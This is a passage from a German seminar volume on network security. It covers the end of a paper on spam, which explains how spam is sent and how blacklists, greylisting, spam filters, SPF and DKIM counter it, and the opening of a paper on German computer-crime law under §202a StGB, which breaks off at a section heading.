Abbildung 2 zeigt, auf welchen verschiedenen Wegen eine E-Mail vom Sender Alfred zur Empfängerin Bertha gelangen kann. Die durchgezogenen Pfeile (Alfred – Host 2 – Host 1 – Bertha) markieren den üblichen Weg: Host 2 ist der E-Mail-Server von Alfreds E-Mail-Provider, bei dem er sich mit einem Passwort authentifiziert, und Host 1 der E-Mail-Server von Berthas Provider, der die Nachricht an sie annimmt und sie speichert bis sie sie abruft[1]. Andere Möglichkeiten sind, dass Alfreds E-Mail-Client (MUA) die Nachricht direkt an Berthas E-Mail-Server Host 2 schickt (gepunktete Linie) oder dass Alfreds Server Host 1 die Nachricht an eine weiteren Server Host 3 schickt, der die Nachricht dann an Berthas Server Host 2 übermittelt (gestrichelte Linie).

Die Übermittlung von Nachrichten an dritte Server spielt eine Rolle bei der Ausfallsicherheit. Ist ein E-Mail-Server nicht erreichbar, kann die Nachricht an einen „Mail Exchanger“ (MX, angegeben im DNS) übergeben werden, der sie zwischenspeichert und zustellt wenn der zuständige Server wieder verfügbar ist.

2.4 Authentizität von Nachrichten

Eine E-Mail ist technisch gesehen nur ein Textstück, bestehend aus einem Kopfteil (Header) und einem Nachrichtenteil (Body). Der Kopf enthält Metainformationen wie Sender, Empfänger, Sendezeit und Betreff, der Nachrichtenteil die Nachricht selbst[2]. (Beispiel einer

[1] Der Abruf von E-Mails erfolgt über die Protokolle POP 3 oder IMAP und wird in dieser Arbeit nicht weiter behandelt.

[2] Der Nachrichtenteil enthält üblicherweise nur Text. Anhänge und formatierte Nachrichten (HTML) werden nach dem MIME-Standard kodiert.

E-Mail siehe Listing 1 im DATA-Abschnitt.) Allerdings dient der Kopfteil lediglich als Zusatzinformation für den Empfänger. Beim Versand über das SMTP-Protokoll werden Sender und Empfänger explizit angegeben. Diese Angaben werden als Umschlagangaben (Envelope-Angaben) bezeichnet und sind für den Empfänger der Nachricht nicht sichtbar. Sie können sich von den Angaben im Nachrichtenkopf unterscheiden. (siehe auch Listing 1) So enthalten die Umschlagangaben alle E-Mail-Adressen, an die die Nachricht tatsächlich gesendet wird. In den Kopfangaben dagegen können manche dieser Adressen im „To“-Feld (Empfänger), andere im „CC“-Feld (Kopie) und weiter gar nicht (Blindkopie, BCC) angegeben sein.

Die Kopfangaben können also beliebige Werte, insbesondere falsche Absenderadressen, enthalten. Auch die Umschlag-Angaben werden beim Versand im Allgemeinen nicht überprüft. Insbesondere ist eine Verifikation der Absenderadresse durch den empfangenden Server nicht möglich, da der SMTP-Standard nicht vorschreibt, welche Server E-Mails für eine Domain versenden dürfen. (siehe Abschnitt 2.3, Relaying) Die Authentizität von E-Mail-Nachrichten wird also durch das E-Mail-System nicht gewährleistet.

2.5 Zustellungsfehler

Grundsätzlich gilt, dass ein MTA für eine Nachricht verantwortlich ist, wenn er sie angenommen hat. Kann er eine Nachricht nicht weiter zustellen, sendet er einen Fehlerbericht (Bounce) an den Sender zurück, in dem die Gründe für die fehlgeschlagene Zustellung aufgeführt sind. Mögliche Gründe sind z.B., dass das Postfach auf dem Zielhost nicht existiert oder voll ist. Handelt es sich um einen temporären Fehler, wie dass der Zielhost nicht erreichbar ist, versucht er in länger werdenden Zeitabständen die Nachricht zuzustellen.

3 Ursachen

Im Folgenden werden verschieden Ursachen aufgezeigt, die den Versand von Spam begünstigen bzw. erst ermöglichen.

3.1 Geringe Versandkosten

Die Versandkosten für Spam sind sehr gering, da lediglich ein Computer mit Internetanschluss nötig ist. Das macht den Versand von Spamnachrichten erst attraktiv, da auf Grund der niedrigen Versandkosten nur ein sehr geringer Anteil der Empfänger auf die Nachricht reagieren muss, damit ein Gewinn erzielt wird. (siehe Tabelle 1)

3.2 Offene Relays

Offene Relays (siehe Abschnitt 2.3, Relaying) erleichtern den Versand von Nachrichten in großen Mengen, da Spammer Nachrichten mit sehr vielen Empfänger nur einmal dort abliefern müssen und das offene Relay dann den weiteren Versand übernimmt. Darüber hinaus ermöglichen Offene Relays Spammern den Versand von Spamnachrichten, auch dann wenn deren eigene Adressen bereits in Blacklisten (siehe Abschnitt 5.2.1, Blacklists) aufgenommen wurden. Offene Relays können auch unfreiwillig durch eine fehlerhafte Konfiguration des MTA entstehen.

3.3 Zombierechner

Als Zombierechner werden Rechner von Internetbenutzern bezeichnet, die durch ein trojanisches Pferd unter fremde Kontrolle gebracht wurden und in großen Massen sogenannte Botnetze bilden. (siehe anderer Seminarbeitrag). Diese werden oft ohne das Wissen der Besitzer zum Spamversand missbraucht. Der Hersteller von Sicherheits-Software Symantec beobachtete über 5 Millionen mit einem Bot infizierte Rechner über einen Zeitraum von 6 Monaten. [Corp07] Neben dem direkten Versand von Nachrichten über SMTP, versuchen manche Trojaner auch, Zugangsdaten zum Server des E-Mail-Providers auszuspähen und diesen, nach Authentifizierung, zum Versand von Nachrichten zu benutzen.

3.4 Authentizität nicht überprüfbar

Da die Authentizität einer Nachricht und die Korrektheit der Absenderangabe nicht ohne weitere technische Maßnahmen, wie elektronische Signatur, überprüft werden kann, ist eine Unterscheidung von Spam und regulären Nachrichten nur schwer möglich. Dass Spam-E-Mails von Hand aussortiert und gelöscht werden müssen, ist die Hauptursache für die entstehenden Kosten beim Empfänger (siehe Tabelle 1).

3.5 Keine einheitliche Handhabe gegen Spammer

Auf Grund der Internationalität des Internets und der damit fehlenden einheitlichen Gesetzesgrundlage, gibt es keine einheitliche Handhabe gegen Spammer. Während manche Länder inzwischen Gesetze gegen den Spamversand eingeführt haben, gibt es in anderen noch keine rechtliche Grundlage für die Verfolgung von Spammern. (siehe Abschnitt 6, Gesetzeslage)

4 Versand

Da ein oder mehrere Server an Hand ihrer IP-Adresse immer ausfindig gemacht und von Behörden vom Netz genommen werden können, erfolgt der Versand von Spam-Nachrichten meistens über fremde Rechner. Waren das früher oft noch offene Relay, sind es heute fast ausschließlich Botnetze, der Zusammenschluss vieler Zombierechner. (siehe Abschnitt 3, Ursachen)

Eine weitere Art, wie Spam versandt wird, ist der Missbrauch von E-Mail-Formularen auf Webseiten (E-Mail-Injection). Dabei versuchen Spammer zusätzliche Header einzuschleusen und können damit im schlimmsten Fall E-Mails beliebigen Inhalts an beliebige Empfänger schicken. [Brau05]

5 Gegenmaßnahmen

Gegenmaßnahmen können in Maßnahmen, die innerhalb des bestehenden Systems ansetzen, und Maßnahmen, die versuchen die Schwächen des E-Mail-Systems zu beheben, unterteilt werden. Um eine Beeinträchtigung des erwünschten E-Mail-Verkehrs zu vermeiden, ist es sinnvoll, die aufgeführten Verfahren mit Whitelists von regelmäßigen Kommunikationspartnern zu kombinieren, um Nachrichten von diesen von der Überprüfung auszunehmen. Die vorgestellen Verfahren werden häufig auf dem E-Mail-Server eingesetzt, einige können aber auch im E-Mail-Client implementiert werden.

5.1 Behandlung von Spam

Viele der folgenden Verfahren versuchen, Spamnachrichten von legitimen E-Mails zu unterscheiden. Dieser Abschnitt erläutert, welche Möglichkeiten zum Umgang mit als Spam klassifizierten Nachrichten es gibt.

5.1.1 Abweisen

Als Spam klassifizierte Nachrichten abzuweisen hat den Vorteil, dass sie das E-Mail-System und den Endbenutzer nicht weiter belasten. Der Nachteil ist, dass falsch klassifierte Nachrichten den Empfänger nicht erreichen. Dabei gibt es zwei Vorgehensweisen:

- *Annahme der Nachricht und spätere Verwerfung und Erzeugung einer Bounce-Nachricht (siehe Abschnitt 2.5, Zustellungsfehler):* Der Vorteil ist, dass es technisch einfacher zu realisieren ist, die Nachricht erst anzunehmen und die Spamklassifizierung später durchzuführen. Da die Bounce-Nachrichten aber an die, in den meisten Fällen gefälschten, Absenderadresse gesendet werden, führt dieses Verfahren zur massiven Belästigung Unbeteiligter und ist deshalb ungeeignet.

- *Abweisen der Nachricht während des SMTP-Dialogs (siehe Listing 2):* Diese Methode setzt eine Spamüberprüfung noch während der Übermittlung durch den Sender voraus und ist deshalb technisch anspruchsvoller. Das direkte Abweisen kann außerdem dazu führen, dass die E-Mailadresse aus der Liste der Spammer gestrichen wird, da an sie offensichtlich keine Nachrichten zugestellt werden können. Handelt es sich um eine legitime Nachricht, erfährt der Absender von dem Problem, da sendende MTA, dem die Annahme verweigert wurde, eine Bounce-Nachricht erzeugt.

Listing 2: Abweisung einer Nachricht von einer Dial-Up-Adressen zur SMTP-Zeit

```
220 somehost.net ESMTP Exim 4.63 #1 Mon, 26 Nov 2007 22:56:08 +0100
HELO anotherhost.com
250 somehost.net Hello e180068035.adsl.alicedsl.de [85.180.68.35]
MAIL FROM: Bill Gates <bill@microsoft.com>
250 OK
RCPT TO: david@somehost.net
550-We do not accept mail sent from 85.180.68.35 because it is
550-either a known spam source or a dialup address. Please use the
550-SMTP server offered by your internet provider to send email to
550 the internet.
QUIT
221 somehost.net closing connection
```

5.1.2 Löschen

Das stille Löschen von Nachricht hat den selben Vorteil wie das Abweisen von Nachrichten. Falls es sich aber um eine legitime Nachricht handelt, muss der Absender davon ausgehen, dass die Nachricht erfolgreich zugestellt wurde, während der Empfänger sie nie erhält. Deshalb ist das stille Löschen von Nachrichten in der Praxis nicht sinnvoll, zumal es, außer der technisch einfacheren Realisierung, keine Vorteile gegenüber dem Abweisen zur SMTP-Zeit bietet.

5.1.3 Markieren

Das verbreitetste Vorgehen ist, die fragliche Nachricht zu markieren und in einen eigenen Spamordner zu verschieben, so dass der Empfänger die Klassifizierung überprüfen und die Nachrichten danach löschen kann. Das hat den Vorteil, dass falsch klassifizierte Nachrichten trotzdem beim Empfänger ankommen. In der Praxis tritt aber das Problem auf, dass sehr viele Spamnachrichten empfangen werden und der Anwender den Spamordner oft einfach leert ohne die Nachrichten durchzusehen. Dann ist der Effekt der gleiche wie beim stillen Löschen, also schlimmer als beim Abweisen von Nachrichten.

Oft werden mehrere Verfahren kombiniert. So können Nachrichten bei einer Klassifizierungsmethode, die wenig false-positives aufweist, direkt abgewiesen werden und bei weniger eindeutigen Verfahren nur markiert werden. Damit werden die Vorteile beider Vorgehensweisen vereint.

5.2 Maßnahmen innerhalb des Systems

In diesem Abschnitt werden einige Anti-Spam-Maßnahmen vorgestellt, die innerhalb des bestehenden E-Mail-Systems eingesetzt werden können.

5.2.1 Blacklists

Blacklists werden beim Empfang einer Nachricht nach der IP-Adresse des Senders durchsucht bzw. abgefragt. Der häufigste Typ sind Blacklists von Servern, die in der Vergangenheit Spam versandt haben, oft offene Relays. Daneben gibt es Blacklists von Servern, die den SMTP-Standard verletzen, und Listen von Dial-Up Adressen[3]. Blacklists von spamversendenden Servern werden häufig benutzt, um Nachrichten von diesen Servern direkt abzuweisen. Das wiederum übt Druck auf Serverbetreiber aus, den Versand von Nachrichten über ihre Server genau zu kontrollieren.

Die Benutzung von Blacklists ist sehr effektiv und weist im allgemeinen eine niedrige false-positive Rate auf. Es gibt allerdings immer wieder Fälle, in denen Betreiber von Blacklisten übers Ziel hinausschießen. So sind seit August 05 alle .de Domains in die Liste des Betreibers RFC-Ignorant.org gelistet.

Einträge in diese Blacklists können entweder von Hand oder automatisch erfolgen, zum Beispiel durch Honeypots. (siehe anderer Seminarbeitrag)

5.2.2 Greylisting

Greylisting ist eine abgeschwächte Form des Blacklistings. [Völk04] Dabei wird eine E-Mail von einem bisher unbekannten Absender beim ersten Zustellungsversuch abgewiesen und in der Greylist zwischengespeichert, bei einem zweiten späteren Versuch aber angenommen und der Absender als bekannt gespeichert. Das Verfahren basiert darauf, dass der SMTP-Standard vorsieht, eine E-Mail in immer länger werdenden Intervallen erneut zuzustellen wenn der Zielhost einen temporären Fehler meldet. Versender von Spamnachrichten sparen sich diesen zweiten Versuch oft. Der Preis ist eine verspätete Zustellung der ersten Nachrichten eines neuen Kommunikationspartners, aber das Verfahren ist sehr effektiv. Auf eigenen Servern hat der Autor beobachtet, dass weniger als 1/3 der Nachrichten auf der Greylist erneut angeliefert wurden. Üblicherweise wird das Verfahren mit einer Whitelist von E-Mail-Servern von großen Providern kombiniert, die sich nicht an SMTP-Standard halten oder bei den Zustellungsversuchen wechselnde Server benutzen.

[3] Adressen, die an Internetzugänge von Endbenutzern vergeben werden

5.2.3 Hashlisten

Neben Blacklists gibt es auch Listen, die Hashwerte von Spamnachrichten selbst speichern. Bei einer großen Masse von Teilnehmern, die Spamnachrichten zur Aufnahme übermitteln, werden „neue“ Spamnachricht zeitnah übermittelt und können von E-Mail-Servern, die diese Liste abfragen, entsprechend behandelt werden. Ein Beispiel ist das „Distributed Checksum Clearinghouse“ (DCC, [Soft]).

5.2.4 Spamfilter

Spamfilter klassifizieren Nachrichten auf Grund ihres Inhalts, oft an Hand einer Kombination von Bewertungskriterien:

- Häufig wird ein fester Regelkatalog eingesetzt, der gewichtete Kennzeichen enthält, die oft in Spamnachrichten auftreten, wie z.B. der übermäßige Gebrauch von Großbuchstaben, ein hohes Verhältnis von Bildern zu Text oder verschleierte Namen potenzsteigernder Mittel. Durch Kombination sehr vieler Regeln ist der Erkennungsquote recht gut, allerdings müssen die Regeln immer auf dem neusten Stand gehalten werden, da Spamversender ihre Nachrichten gezielt vor Erkennung durch die bekannten Spamfilter schützen.
- Lernende Verfahren, wie z.B. Bayes-Filter [AKCP+00], basieren auf Benutzerfeedback. Dabei übergibt der Benutzer falsch klassifizierte Nachrichten – sowohl false positives (Ham) als auch nicht erkannten Spam – wieder an den Filter, der sich nach und nach anpasst. Dabei können die Bayes-Bewertungen entweder in einer allgemeinen oder persönlichen Datenbank gespeichert werden. Der große Vorteil dieses Verfahren ist, dass es sich, anders als feste Regeln, an den individuellen E-Mail-Verkehr einer Organisation oder Einzelperson anpasst.
- Anwendung anderer hier vorgestellter Verfahren wie Blacklists, Hashwertlisten, SPF-Einträgen oder DKIM Signaturen.

Das Ergebnis der Klassifikation ist oft ein Wert, der die Wahrscheinlichkeit angibt, dass es sich bei der Nachricht um Spam handelt. Ab einem gewissen Schwellwert kann die Nachricht markiert und dann in einen anderen Ordner verschoben oder bei besonders hohem Wert direkt abgewiesen werden. Listing 3 zeigt einen Ergebnisbericht des Spamfilters SpamAssassin.

Listing 3: Bericht des Spamfilters SpamAssassin im E-Mail-Header

```
X-Spam-Status: ++++ (4.1)
X-Spam-Report: Spam detection software, running on the system
    "somehost.net", has identified this incoming email
    as possible spam.
    ...
    Content analysis details:   (4.1 points, 4.0 required)
    pts rule name               description
    ---- ---------------------- --------------------------------------
    0.5 HTML_40_50              BODY: Message is 40% to 50% HTML
    1.9 HTML_IMAGE_ONLY_28      BODY: HTML: images with 2400-2800 \
                                bytes of words
    0.8 HTML_MESSAGE            BODY: HTML included in message
    0.0 BAYES_50                BODY: Bayesian spam probability is \
                                40 to 60%
```

```
[score: 0.5485]
1.0 MIME_HTML_ONLY          BODY: Message only has text/html
                            MIME parts
```

5.2.5 Virenscanner

Virenscanner erkennen in Nachrichten enthaltene Viren an Hand von Signaturen. Eine regelmäßige Aktualisierung vorausgesetzt, ist die Erkennungsrate von Viren sehr hoch und die false-positive Rate sehr niedrig.

5.3 Systemverbessernde Maßnahmen

Die folgenden Anti-Spam-Maßnahmen, versuchen Probleme des bestehende E-Mail-System (siehe Abschnitt 3, Ursachen) zu beheben.

5.3.1 Kein Versand über Dial-Up-Adressen

Der Versand durch gekaperte Computer kann dadurch eingedämmt werden, dass E-Mail-Server keine E-Mails direkt von Dial-Up-Adressen annehmen. Diese können an Hand von Blacklists (siehe Abschnitt 5.2.1) identifiziert werden. Nutzer dieser Adressen müssen E-Mails dann über den Server ihres E-Mail-Anbieters, üblicherweise mit Angabe eines Passworts, versenden. Diese Gegenmaßnahme ist weitgehend umgesetzt. Der Versand unter Angabe des Passworts (SMTP-AUTH) wird von allen E-Mail-Anbietern unterstützt und viele Server führen diese Überprüfung der Absenderadresse durch.

Diese Maßnahme führt auch dazu, dass der Betrieb eines privaten E-Mail-Servers am heimischen Internetanschluss nicht mehr ohne weiteres möglich ist.

5.3.2 Absenderüberprüfung

Um die Angabe beliebiger Absenderadressen zu unterbinden und somit die Authentizität von Nachrichten zu sichern, wurden mehrere Verfahren entwickelt, die es ermöglichen, festzulegen, welche E-Mail-Server E-Mails für eine Domain zu versenden.

Beim Sender Policy Framework (SPF, [WoSc06]), wird in einem speziellen DNS-Eintrag angeben, welche Hosts E-Mails für diese Domain versenden und ob auch von anderen Hosts Nachrichten versandt werden dürfen. Diese Einträge können vom empfangenden E-Mail-Server abgefragt und überprüft werden. Basierend auf dem Ergebnis kann die Nachricht im Falle einer Verletzung einer strikten Angabe abgelehnt werden. Eine erfolgreiche Überprüfung kann abschwächend in die Überprüfung durch einen Spamfilter einwirken. Das Verfahren ermöglicht eine schrittweise Einführung und bringt auch schon Nutzen, wenn es noch nicht von allen E-Mail-Anbietern verwendet wird. Ein Nachteil ist, dass zusätzliche Anstrengungen unternommen müssen, damit das Weiterleiten von Nachrichten, z.B. bei Mailinglisten oder privaten Weiterleitungen, wie bisher funktionieren kann.

Folgender SPF Eintrag legt fest, dass nur der Server E-Mails für die Domain somehost.net versenden darf, auf den der DNS-Eintrag dieser Domain zeigt.

Listing 4: Beispiel für einen SPF Eintrag

```
somehost.net.        3600    IN    TXT    "v=spf1 a -all"
```

Das DKIM [ACDL+07] Verfahren nutzt Publik-Key-Kryptographie. Die Nachricht, einschließlich Header[4], wird mit einem privaten Schlüssel vom Betreiber des E-Mail-Dienstes, der den Absender durch ein Passwort authentifiziert hat, signiert und kann mit einem öffentlichen Schlüssel verifiziert werden. Der öffentliche Schlüssel wird üblicherweise über einen DNS-Eintrag bereitgestellt. Das Verfahren unterstützen auch die Veröffentlichung einer Policy, ob für eine Domain alle versendeten E-Mails signiert sein müssen und ermöglicht dadurch – wie SPD die direkte Ablehnung von Nachrichten, die diese Policy verletzen. Außerdem kann durch die Signatur des Nachrichtentextes sichergestellt werden, dass die Nachricht seit der Signatur nicht verändert wurde. Das Verfahren wird bereits von Google Mail, Yahoo und einigen anderen großer E-Mail-Anbietern eingesetzt. Ähnliche Verfahren sind Sender ID und DomainKeys, der Vorläufer von DKIM.

Listing 5: Beispiel einer DKIM-Signatur im E-Mail-Header. Signiert wurden die Header-Angaben Absender, Empfänger, Betreff und Datum.

```
DKIM-Signature: a=rsa-sha1; q=dns;
        d=example.com;
        i=user@eng.example.com;
        s=jun2005.eng; c=relaxed/simple;
        t=1117574938; x=1118006938;
        h=from:to:subject:date;
        b=dzdVyOfAKCdLXdJOc9G2q8LoXSlEniSb
        av+yuU4zGeeruD00lszZVoG4ZHRNiYzR
```

5.3.3 Versandgebühren

Es gibt Ideen, das Problem des günstigen Versands von E-Mails zu lösen. Teurer soll der Versand entweder durch die Bezahlung von Kleinstbeträgen oder das Lösen von Rechenaufgaben werden. Die Einführung eines Bezahlsystems mit echtem Geld scheint unwahrscheinlich, da dazu eine zentrale Instanz nötig wäre, die alle Benutzer des E-Mail-Systems anerkennen müssten. Auch das Lösen von Rechenaufgaben wird bisher nicht eingesetzt. In beiden Fällen stellt sich das Problem, dass außer Spam auch viele legitime Nachrichten, wie z.B. Newsletter, in großer Anzahl verschickt werden und diese Verfahrem dem Versender der Nachrichten nicht zumutbar sind. Außerdem ist ein schrittweise Einführung der Verfahren nicht möglich.

6 Gesetzeslage

6.1 USA

In den USA trat im Dezember 2003 der CAN-SPAM Act (Controlling the Assault of Non-Solicited Pornography And Marketing Act of 2003, [Cong03]) in Kraft und zog eine Reihe von Verurteilungen, einschließlich Gefängnisstrafen, nach sich.

6.2 Europa

In der EU ist der Begriff für Spam „Unsolicited Commercial E-Mail“ (UCE) und schliesst damit nicht-kommerzielle Spamnachrichten aus. Am 31. Oktober 2003 trat eine EU-Richtlinie

[4] Genau genommen wird nicht der komplette Header signiert, sondern es kann angegeben werden, welche Felder signiert sind.

zum Datenschutz in Kraft [Unio02], die festlegt, dass E-Mail-Werbung nur mit vorheriger Einwilligung der Adressaten versendet werden darf, sofern sie nicht der Aufrechterhaltung einer bestehenden Kundenbeziehnung dient. Weiterhin verbietet sie vorgetäuschte Absender und ungültige Rückadressen, wie Spamversender sie häufig verwenden. Allerdings ist die Richtlinie nicht selbst als Gesetz gültig, sondern muss erst von den Mitgliedstaaten in konkreten Gesetzen umgesetzt werden. In Deutschland ist das durch das Telemediengesetz (TMG) von 2007 geschehen. Es sieht Bußgelder von bis zu 50.000 EUR für den Versand von Spamnachrichten vor. Allerdings wird Spam auch schon im „Gesetz gegen den unlauteren Wettbewerb“ (UGW), aktualisiert am 1. April 2004, explizit erwähnt. Dieses bietet dem Empfänger allerdings nur über den Umweg von Verbraucherschutzverbänden eine rechtliche Handhabe.

Anders als in den USA wird Spam in Deutschland nur im Zivil- nicht aber im Strafrecht behandelt.

6.3 Urteile

Folgende Urteile veranschaulichen den Unterschied zwischen der zusätzlichen strafrechtlichen Verfolgung in den USA und der zivilrechtlichen in Europa.

- USA, November 2004: Jeremy Jaynes wird auf Grund eines Gesetzes des Staates Virginia zu 9 Jahren Haft verurteilt. [Brie06]
- USA, September 2006: Daniel Lin wird auf Grund des CAN-SPAM-Acts zu einer Geldstrafe von 10.000 USD und 3 Jahren Gefängnis verurteilt. [Kuri04]
- Niederlande, Anfang 2007: Ein Niederländer wird wegen dem Versand von Spamnachrichten zu einem Bußgeld von 75.000 EUR verurteilt. [Kuri07]

7 Ausblick

Durch die Bekämpfung offener Relays und des Versands von E-Mails von Dial-Up-Adressen mit Hilfe von Blacklists wurde der E-Mail-Versand in den letzten Jahren in geordnetere Bahnen gelegt. Fortschrittlichere technische Gegenmaßnahmen wurden mit ausgeklügelten Tricks der Spamversender gekontert, haben aber trotzdem zu einem Rückgang der Belastung für den Endbenutzer geführt. Neue Standards, wie das Signaturverfahren DKIM, das immer weiter Verbreitung findet, lassen aber hoffen, dass durch die Behebung der Schwächen des gegenwärtigen E-Mail-Systems der Spamversand in Zukunft drastisch erschwert wird.

Literatur

[ACDL+07] E. Allman, J. Callas, M. Delany, M. Libbey, J. Fenton und M. Thomas. DomainKeys Identified Mail (DKIM) Signatures. RFC 4871 (Proposed Standard), Mai 2007.

[AKCP+00] Ion Androutsopoulos, John Koutsias, Konstantinos V. Chandrinos, George Paliouras und Constantine D. Spyropoulos. An evaluation of Naive Bayesian anti-spam filtering, 2000.

[Brau05] Herbert Braun. Versandkontrolle - Mail-Formulare auf Webseiten absichern. *c't - Magazin für Computertechnik* Band 22, 2005, S. 208.

[Brie06] Volker Briegleb. US-Spammer müssen ins Gefängnis. 2006.

[Camp94] K.K. Campbell. A net.conspiracy so immense... Chatting With Martha Siegel of the Internet's Infamous Canter & Siegel. November 1994.

[Comm97] Federal Trade Commission. Federal Trade Commission Consumer Information Privacy Workshop, 1997.

[Cong03] United States Congress. The Can-Spam Act 2003, 2003.

[Corp07] Symantec Corporation. Symantec Internet Security Threat Report, September 2007.

[Denn82] Peter J. Denning. ACM president's letter: electronic junk. *Commun. ACM* 25(3), 1982, S. 163–165.

[GeKl98] R. Gellens und J. Klensin. Message Submission. RFC 2476 (Proposed Standard), Dezember 1998. Obsoleted by RFC 4409.

[Grou96] Messaging Anti-Abuse Working Group. MAAWG Issues First Global Email Spam Report, März 1996.

[Klen01] J. Klensin. Simple Mail Transfer Protocol. RFC 2821 (Proposed Standard), April 2001.

[Kuri04] Jürgen Kuri. Für jede Spam-Mail eine halbe Stunde ins Gefängnis. November 2004.

[Kuri07] Jürgen Kuri. Niederlande: Bußgeld für neun Milliarden unerwünschte E-Mails. Februar 2007.

[Lab06] Kaspersky Lab. Spam-Typen, 2006. http://www.viruslist.com/de/spam/info?chapter=153350533.

[Mars] Marshal. Spam Type Descriptions. http://www.marshal.com/trace/spam_types.asp.

[Merr04] Incorporated Merriam-Webster. Definition of spam - Merriam-Webster Online Dictionary, 2004.

[Post75] J. Postel. On the junk mail problem. RFC 706, November 1975.

[Post82] J. Postel. Simple Mail Transfer Protocol. RFC 821 (Standard), August 1982. Obsoleted by RFC 2821.

[Proj07] The Spamhaus Project, November 2007. http://www.spamhaus.org/statistics/countries.lasso.

[Pyth70] Monty Python. Monty Python's Spam sketch, 1970.

[Soft] Rhyolite Software. Distributed Checksum Clearinghouse. http://www.rhyolite.com/anti-spam/dcc/.

[TEHR+05] Jochen Topf, Matthias Etrich, Joerg Heidrich, Leslie Romeo, Marco Thorbrügge und Bert Ungerer. Antispam - Strategien: Unerwünschte E-Mails erkennen und abwehren, März 2005.

[Unio02] Europäische Union. Richtlinie 2002/58/EG über die Verarbeitung personenbezogener Daten und den Schutz der Privatsphäre in der elektronischen Kommunikation, Januar 2002.

[Völk04] Roland Völker. Mit Greylisting gegen Spam vorgehen. *iX - Magazin für Informationstechnik* Band 12, Dezember 2004.

[WoSc06] M. Wong und W. Schlitt. Sender Policy Framework (SPF) for Authorizing Use of Domains in E-Mail, Version 1. RFC 4408 (Experimental), April 2006.

Abbildungsverzeichnis

Recht in der IT-Sicherheit

Holger Miller

In dieser Arbeit werden mögliche straf- und zivilrechtliche Folgen der Computerkriminalität aufgezeigt. Im strafrechtlichen Abschnitt wird das Ausspähen von Daten (§ 202a), das Abfangen von Daten während der Übermittelung (§ 202b), die Vorbereitung einer solchen Tat (§ 202c) sowie der erforderliche Strafantrag (§ 205) behandelt. Außerdem wird zudem noch auf den Computerbetrug (§ 263a), die Leistungserschleichung (§ 265a) sowie die Datenmanipulation (§ 303a) und die Computersabotage (§ 303b) eingegangen. Insbesondere werden dabei die aus dem 41. Strafänderungsgesetz resultierenden Änderungen hervorgehoben. Im zivilrechtlichen Abschnitt werden die verschiedenen Möglichkeiten des Geschädigten (resultierend aus § 826 BGB, § 823 BGB sowie § 43 BDSG) Schadensersatz gegenüber dem Angreifer zu beanspruchen, vorgestellt. Am Ende dieser Arbeit wird beispielhaft die Strafbarkeit des sogenannten „Wardrivings“ aufgezeigt.

1 Einleitung

Am 11.8.2007 ist mit dem Erscheinen im Bundesgesetzblatt das 41. Strafänderungsgesetz (41.StrÄndG) *zur Bekämpfung der Computerkriminalität* in Kraft getreten. Die meiste Aufmerksamkeit und Kritik in der Öffentlichkeit erlangte die Einführung des sogenannten *Hacker-Paragraphen* § 202c. Aber auch an anderen Paragraphen wurden Änderungen vorgenommen. In diesem Teil des Seminarbandes *Netzsicherheit und Hackerabwehr WS 07/08* wird die aktuelle Rechtslage in der IT-Sicherheit vorgestellt. Es wird dabei nicht nur auf die strafrechtlichen Folgen, sondern auch auf die zivilrechtlichen Möglichkeiten der Geschädigten eingegangen. Bei den strafrechtlichen Folgen wird ein besonderes Augenmerk auf die Änderungen des 41. StrÄndG gelegt. Die zivilrechtlichen Konsequenzen beschränken sich auf die Schadensersatzansprüche der Geschädigten gegen den Täter.

2 Strafgesetzbuch

In diesem Abschnitt werden mögliche strafrechtliche Folgen für einen Angreifer behandelt. Dabei werden zu jedem Paragraphen praxisnahe Anwendungsfälle aufgezeigt. Insbesondere werden die Auswirkungen der Änderungen des 41. StrÄndG aufgezeigt. Es soll weiterhin kurz motiviert werden, warum das 41. StrÄndG beschlossen wurde.

2.1 Motivation des 41. StrÄndG

Die deutschen Rechtsnormen über die Computerkriminalität sind seit ihrer Einführung vor über 20 Jahren unverändert geblieben. Durch den rasanten Fortschritt in der Computerwelt haben sich aber auch die Möglichkeiten des Missbrauchs geändert und so weisen die deutschen Rechtsnormen einige Lücken im Vergleich zu den europäischen Nachbarn auf. Da aber

die Computerkriminalität selten vor einer Staatsgrenze halt macht, wurden auf der Ebene des Europarats und der Europäischen Union Rechtsinstrumente, die der Bekämpfung der Computerkriminalität dienen, für alle Mitgliedsstaaten gefordert. Bereits am 23.11.2001 wurde ein Übereinkommen [oEur01] des Europarates für einen Mindeststandard bei den Strafvorschriften über bestimmte schwere Computerkriminalität getroffen.
Durch den Rahmenbeschluss 2005/222/JI der Europäischen Union (EU) am 24.2.2005 haben sich alle Mitgliedsstaaten der EU dazu verpflichtet, schwere Formen der Computerkriminalität unter Strafe zu stellen. Außerdem soll durch eine Angleichung der einzelnen Strafvorschriften eine internationale Zusammenarbeit bei der Justiz- und Strafverfolgung verbessert werden.
Auf Grund dieses Rahmenbeschlusses musste das deutsche Strafrecht zur Computerkriminalität reformiert werden. Um diese Reformen umzusetzen, wurde das 41. StrÄndG entworfen und mittlerweile beschlossen. Seit dem 11.8.2007 gelten diese Reformen und im Folgenden sollen daher unter anderem die daraus resultierenden Änderungen vorgestellt werden.

2.2 § 202a Ausspähen von Daten

Der § 202a wird oft als *Strafbestimmung gegen den elektronischen Hausfriedensbruch* tituliert. Er schützt die Verfügungsbefugnis über **Daten** unabhängig von ihrem Wert. Der Paragraph wurde 1986 erstmalig in das Strafgesetzbuch aufgenommen und ist durch die Änderungen des 41. StrÄndG betroffen. Zum Vergleich sind hier die Gesetzestexte beider Versionen aufgeführt:

StGB § 202a Ausspähen von Daten (2007)

1. Wer unbefugt sich oder einem anderen Zugang zu Daten, die nicht für ihn bestimmt und die gegen unberechtigten Zugang besonders gesichert sind, unter Überwindung der Zugangssicherung verschafft, wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft.
2. Daten im Sinne des Absatzes 1 sind nur solche, die elektronisch, magnetisch oder sonst nicht unmittelbar wahrnehmbar gespeichert sind oder übermittelt werden.

StGB § 202a Ausspähen von Daten (1986)

1. Wer unbefugt Daten, die nicht für ihn bestimmt und die gegen unberechtigten Zugang besonders gesichert sind, sich oder einem anderen verschafft, wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft.
2. Daten im Sinne des Absatzes 1 sind nur solche, die elektronisch, magnetisch oder sonst nicht unmittelbar wahrnehmbar gespeichert sind oder übermittelt werden.

2.2.1 Datenbegriff im Sinne des § 202a

